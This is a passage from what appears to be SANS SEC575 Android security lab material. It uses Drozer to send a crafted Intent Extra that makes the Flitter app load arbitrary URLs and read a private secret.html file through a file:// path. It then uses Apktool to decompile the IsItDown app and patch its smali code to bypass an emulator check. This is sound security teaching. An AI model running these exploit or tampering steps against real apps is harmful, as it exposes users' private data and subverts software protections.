
After BCV finishes decompiling the Flitter.apk file, navigate to the `com.willhackforsushi.flitter.FlitterActivity` Activity. By default, the class is decompiled with the Procyon decompiler.



16. Analyze the Flitter Source Code

From BCV, examine the `com.willhackforsushi.flitter.FlitterActivity` source. Line 47 of the source reveals that the extras variable is populated with the result of the `getExtras()` function. Next, a string object is declared, retrieving the Extra parameter `URL`. This parameter is subsequently used with the `webView.loadUrl` function to load a remote webpage. With this knowledge, and our previous discovery of access to the FlitterActivity Activity, we can return to the Drozer console and modify our Intent to customize the `URL` parameter.

> BCV reveals the `getExtras()` code use in the `FlitterActivity` source. Reviewing the source code reveals the Extra name (`URL`) that it is used to specify the HTTP URL to use when populating the Flitter WebView using `loadUrl()`.



17. Launch FlitterActivity with Extra

Using the Drozer module `app.activity.start`, you can supply an Extra with the Intent using the `--extra` argument. Recall from the module that the `--extra` argument takes three parameters: the parameter type, the parameter name, and the parameter value.

Return to Drozer and invoke the FlitterActivity again, this time supplying the --extra argument specifying the `URL` element with a type **string** and the URL **http://puppywar.sec575.org**:

```
dz> run app.activity.start --component com.willhackforsushi.flitter
com.willhackforsushi.flitter.FlitterActivity
--extra string URL http://puppywar.sec575.org
```

Extra names are always case-sensitive. Be sure to specify the extra ***URL*** in this Drozer command.

18. Inspect Invoked Flitter Activity with Extra

Return to the Android VM to see the invoked Flitter Activity, this time with the Intent Extra.

Sending a new Intent to the Flitter application with the `URL` Intent Extra causes the Flitter application to display the web URL specified. This functionality is used within the application to render Activity screens shown to the end user but can be further manipulated by a malicious application to access other URLs.

In addition to loading pictures of cute puppies where they don't belong in the Flitter application, you can use this functionality to see the secret.html content stored in the Flitter sandbox.


19. Exploit Flitter, Retrieve secret.html

Knowing that you can pass arbitrary URLs to the Flitter application in an Intent Extra, you can use this functionality to access data in the Flitter protected data directory.

Normally on Android, applications should not be able to access private data in the application data directory. However, due to the flaw in the Flitter application and the lack of input validation on the `URL` Intent Extra, you can manipulate the application to access protected data.


Return to the Windows system. Run the Drozer `app.activity.start` command again by pressing the up arrow from the command prompt, this time changing the URL to point to the secret.html file in the Flitter data directory:

```
dz> run app.activity.start --component com.willhackforsushi.flitter
com.willhackforsushi.flitter.FlitterActivity
--extra string URL
file:///data/data/com.willhackforsushi.flitter/files/secret.html
```



20. Inspect Invoked Flitter Activity with Secret File

Return to the Android VM to see the invoked Flitter Activity, populated with the secret.html file contents.



21. Optional: Compare Decompiler Results


If you have extra time in this lab exercise, return to the Windows system and open the flitter.apk file with the Bytecode Viewer again. Using the View menu at the top, choose multiple decompilation methods and compare how the onCreate method is decompiled using different decompilers.

The code is compiled differently but is usually functionally equivalent. Some decompilers will work to create cleaner code than others, and sometimes the decompiler will fail to decompile certain methods. For example, JD-GUI is unable to decompile the convertStreamToString method. Remarkably, CFR even identifies a ternary operator structure:

```
object = (object = this.getIntent().getExtras()) != null ? object.getString("URL") :
"http://flitter.sec575.org/";
```

The output of CFR and FernFlower give the cleanest code for the Flitter application, though it is still beneficial to consult the output from multiple decompilation tools, particularly when class obfuscation and anti-reverse engineering techniques have been applied.

> The decompiler layout is only loaded when a file is newly opened. After changing the configuration of the views, be sure to close and reopen the tab of the file you want to see.



In your analysis, you used Drozer to enumerate and explore application vulnerabilities. Using this tool, you were able to demonstrate the impact of vulnerabilities similar to how a malicious application would exploit the vulnerability. Josh Liston is impressed with your work and thanks you for helping him understand how Android permissions and sandbox isolation can be circumvented. Congratulations!

This page intentionally left blank.

SEC575-4.2: Exercise—Modifying Android Applications

Objective

Use the Apktool utility to decompile an Android application to Android bytecode format (".smali" files). Change the Smali files to manipulate the functionality of the application, then recompile and sign the new application.

Scenario

In this exercise, you'll work with the IsItDown application, an Android app that tests if the target website or other service is reachable for the user. The IsItDown application developer intends to profit from the use of the application by showing as many banner ads as possible. The developer also prevents people from using the application in the Android VM and Android Emulator environments.

You will leverage Android decompilation tools in this exercise to generate bytecode files for the application. You will be able to edit the bytecode files to modify the application to remove the no-emulation restriction and disable the annoying banner ad as well.

Virtual Machines

1. Windows 10
2. SEC575-E01_02: PfSense
3. Android 8.1
4. SEC575-E01_02: LabServer

Modifying Android Applications

Your coworker Kevin Searle has been bragging about a new Android app he wrote that will surely make him a millionaire. "Have you ever not been able to reach a site, and used a service like www.isitdownformeoreveryoneelse.com?" he asks. "I basically wrote that in an app form, where you can test the reachability for a remote website or any other host and port combination!"

When asked how he plans to make the app profitable, he grins. "I signed up with 20 different advertisers, and I flash the banner ad over and over again. I also added a mechanism to stop cheaters who run applications in a virtual Android environment and aren't going to click on the banner ad anyway."

After spending a few minutes talking to you, Kevin isn't so sure his plan is a good one. He asks you to demonstrate Android app modification techniques using Apktool, keytool, and jarsigner. He's given you a copy of a beta version of his app, IsItDown, in `E:\lab-files\android_modify\IsItDown.apk`.

Install IsItDown in the Android VM and experiment with the application, observing the banner ad and the refusal to operate in a virtual Android environment. Then decompile the app with Apktool, modify the smali files to disable the banner ad, and overcome the no-virtual-devices restriction. Finally, generate your own keystore, re-sign the application, and demonstrate to Kevin just how vulnerable Android apps are to app manipulation attacks.

1. **Log in to Windows**

   Click and drag the lock screen up to reveal the login screen. Log in as the user **student** with the password **student**.


2. Open Command Prompt

From the Windows system, click Start | Command Prompt to open a command shell.

3. Use ADB to Connect to the Android VM

From the Windows command prompt, use the `adb` utility to establish a connection to the Android VM:


```
C:\Users\student>adb connect 10.10.10.7:5555
connected to 10.10.10.7:5555

C:\Users\student>adb
devices List of
devices attached
10.10.10.7:5555
              device
```



4. Install the IsItDown Application

From the Command Prompt, install the IsItDown application using ADB:


```
C:\Users\student>adb install E:\lab-files\android_modify\isItDown.apk
```



5. Launch IsItDown

Switch to the Android VM and launch the IsItDown application. Spend a few minutes experimenting with the application, testing the reachability of the **10.10.10.10** host.

> IsItDown does not allow you to test the reachability of a specified target host, returning the error message, "No emulator use permitted. Go away."




6. Decompile IsItDown

Return to the Windows system. At the command prompt, decompile IsItDown.apk, producing a directory of resources, XML files, and smali bytecode source files:

```
C:\Users\student>E:
E:\> cd lab-files\android_modify
E:\lab-files\android_modify> apktool d isItDown.apk
I: Using Apktool 2.4.0 on
isitdown.apk I: Loading
resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file:
C:\Users\student\apktool\framework\1.apk I: Regular
manifest package...
I: Decoding file-
resources... I:
Decoding values */*
XMLs... I: Baksmaling
classes.dex...
I: Copying assets and
libs... I: Copying
unknown files...
I: Copying original files...
```

Apktool will produce a new directory `E:\lab-files\android_modify\IsItDown`. In this directory, you will see several new directories:


- `original` - The original signature information
- from the decompiled application `res` - Application
- resource files including XML configuration files, images, etc. `smali` - Android bytecode source files created by Apktool
- `unknown` - Any other files Apktool observed in the original APK file



7. Review Smali Files

From the Command Prompt, change to the `E:\lab-files\android_modify\isItDown\smali\com\willhackforsushi\isitdown` directory. Spend a few minutes examining the Smali files using the Notepad++ utility, looking for the banner ad code, and the IsItDown functionality that prevents it from being run in the Android VM. Focus your analysis on the **`MainActivity.smali`** and **`MainActivity$1.smali`** files:

```
E:\lab-files\android_modify\>cd isitdown\smali\com\willhackforsushi\isitdown

E:\lab-files\android_modify\isitdown\smali\com\willhackforsushi\isitdown>notepad++ MainActivity.s
```




8. Inspect isEmulator() Method

Open `MainActivity.smali` in Notepad++. Skip to line **72** to inspect the `isEmulator()` method.

The `isEmulator()` method returns a Boolean value, as noted with the trailing Z at the end of the method name declaration.

Looking at this method, we can see that the application uses several techniques to identify the presence of an Android emulator or an Android-x86 VM. We could edit this method to manipulate these checks, but this would probably be more effort than is necessary. Instead, search the source code for other invocations of the `isEmulator()` method, and you will manipulate the invocation code instead.




9. Identify Invocation of isEmulator() Code

From Notepad++ with the MainActivity.smali file open, click Search | Find and enter the search string isEmulator. Find the two occurrences of this string in the file; one we saw in the previous step at the isEmulator() method declaration and a second on line 376 where the method is called and the return value is evaluated on line 380.

Look at line 380, which uses the opcode if-eqz to test is the return value from isEmulator() is equal to 0 (e.g., it tests if isEmulator() returned not true). If the v13 register is 0, then the code skips to the :cond_0 block later in the method.

Next, look at line 383. If the if-eqz opcode does not skip to the :cond_0 block (e.g., the return value from isEmulator() is not 0—it is true), then the code knows that the user is running in an emulator, and prepares to display an error to the user before exiting the method with a return.

We want to manipulate this code such that we can still run the application, even if it is from within an emulated Android environment.



10. Edit isEmulator() Invocation Code


There are a lot of different ways you could edit the invocation code to achieve the desired result. After looking at the code for a few minutes, this author feels that the easiest way to allow the app to run in an emulator is to add an instruction after the **`if-eqz`** test on line 380. Consider the two code lines shown below:

```
if-eqz v13, :cond_0
# Exists if-nez v13,
:cond_0 # New
```

The first line with **`if-eqz`** already exists, and we can add the second line, **`if-nez`**. By adding the second line, the method will always jump to the **`:cond_0 block`**, regardless of the return value from `isEmulator()`.


Insert **`if-nez code`** shown here on line **381**, immediately following the **`if-eqz`** code.

By using an **`if-eqz`** followed by an **`if-nez`**, we create a **tautology**—a condition that is always true. Following the test for `isEmulator()`, we manipulate the app to function regardless of the return status of `isEmulator()`.



11. Search for Banner Ad

Next, search for the code that invokes the banner ad. With the `MainActivity.smali` document open, click **`Search | Find`** and enter the search term **http**, searching for a basic URL or any other code excerpt that includes http in the name.

